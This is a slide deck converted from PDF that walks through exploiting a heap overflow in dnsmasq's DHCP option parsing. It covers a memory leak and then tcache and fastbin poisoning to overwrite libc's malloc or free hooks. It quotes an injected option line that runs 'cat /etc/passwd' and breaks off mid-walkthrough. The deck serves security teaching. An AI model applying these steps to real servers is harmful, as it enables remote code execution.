
# dnsmasq

```
addr = digs = 1;
for (cp = comma; *cp; cp++)
    // ...
    else if (*cp == ':')
    {
        digs++;
        is_dec = is_addr = 0;
    }
    // ...
    if (is_hex && digs > 1)
    {
        new->len = digs;
        new->val = safe_malloc(new->len);
        parse_hex(comma, new->val, digs, NULL, NULL);
    }
```

# dnsmasq

```
int parse_hex(char *in, unsigned char *out, int maxlen,
              unsigned int *wildcard_mask, int *mac_type)
{
    // ...
    while (maxlen == -1 || i < maxlen)
    {
        for (r = in; *r != 0 && *r != ':' && *r != '-' && *r != ' '; r++);
        // ...
        int j, bytes = (1 + (r - in))/2;
        for (j = 0; j < bytes; j++) {
            // ...
            out[i] = strtol(&in[j*2], NULL, 16);
            i++;
            // ...
        }
        // ...
        in = r+1;
    }
    // ...
}
```





Buffer overflow is like... **phd12**

**CSS  
IS  
AWESOME**


Buffer overflow is like... **phd12**

~~CSS~~ Buffer  
overflow  
IS  
AWESOME


# dnsmasq internals

```
struct dhcp_opt {  
    int opt, len, flags;  
    union {  
        int encap;  
        unsigned int wildcard_mask;  
        unsigned char *vendor_class;  
    } u;  
    unsigned char *val;  
    struct dhcp_netid *netid;  
    struct dhcp_opt *next;  
};
```

# dnsmasq internals




# dnsmasq internals




We can write data only to the buffer which was allocated on the current iteration

# libc allocator





# libc allocator




# Arbitrary Leak

Chunk 1


# Arbitrary Leak




# Arbitrary Leak




# Arbitrary Leak




# Arbitrary Leak




# Arbitrary Leak



# Arbitrary Leak




1. Reconfigure dnsmasq with arbitrary DHCP options
2. Perform that allocation tricks to make the second dhcp\_opt instance allocated right before the first one
3. Overflow the first dhcp\_opts structure in order to overwrite its "len" and "val" fields







# Arbitrary Leak




1. Reconfigure dnsmasq with arbitrary DHCP options
2. Perform that allocation tricks to make the second dhcp\_opt instance allocated right before the first one
3. Overflow the first dhcp\_opts structure in order to overwrite its "len" and "val" fields
4. Allocate and free a big chunk suitable for double-linked-list based bin right after both of these chunks
5. Request dnsmasq server for the DHCP options. DHCP response will contain the memory dump

Pwning time!


# Allocated/Free chunk structure



# Tcache exploitation



# Tcache exploitation



# Tcache exploitation

1. Poison Tcache bin to make it point to the memory right before the libc "free\_hook"
2. Allocate the chunk in that memory area and overwrite "free\_hook" with the address of "system"
3. Parsing of invalid dhcp\_opt line (e.g "id;hostname;cat /etc/passwd") will trigger "free(chunk\_addr)" which will call "free\_hook" (or "system" in our case) with the address of our invalid dhcp\_opt
4. Profit

Not so fast!

# libc version matters

## Always check remote libc version

- Server is running with libc 2.17
- Tcache was introduced only in version 2.26
- Allocator uses fastbin instead
- Fastbin checks the "size" of the freed chunk in the bin before the allocation



# Fastbin exploitation

```
0x7ffff7f82e38 <__attr_list_lock>: 0x0000000000000000 0x0000000000000000
0x7ffff7f82e48 <__free_hook>:      0x0000000000000000 0x0000000000000000
```

# Fastbin exploitation



```
0x7ffff7dd3ae0 <__memalign_hook>: 0x00007ffff7ab6420    0x00007ffff7ab63c0  
0x7ffff7dd3af0 <__malloc_hook>:    0x0000000000000000    0x0000000000000000
```


# Fastbin exploitation

0x7ffff7dd3add:	0xffff7ab6420000000	0xffff7ab63c000007f
0x7ffff7dd3aed:	0x0000000000000007f	0x00000000000000000
0x7ffff7dd3afd:	0x01000000000000000	0x00000000000000000

# Exploit

So the full exploit fill be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.



# Exploit

So the full exploit will be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc\_hook.



# Exploit

So the full exploit will be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc\_hook.



# Exploit

So the full exploit will be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc\_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.



# Exploit

So the full exploit will be as following:

1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc\_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.






# Exploit

So the full exploit will be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc\_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.
4. Then we can overwrite "malloc\_hook" with our prepared gadget chain which will be called on the next memory allocation.



# Exploit

So the full exploit will be as following:

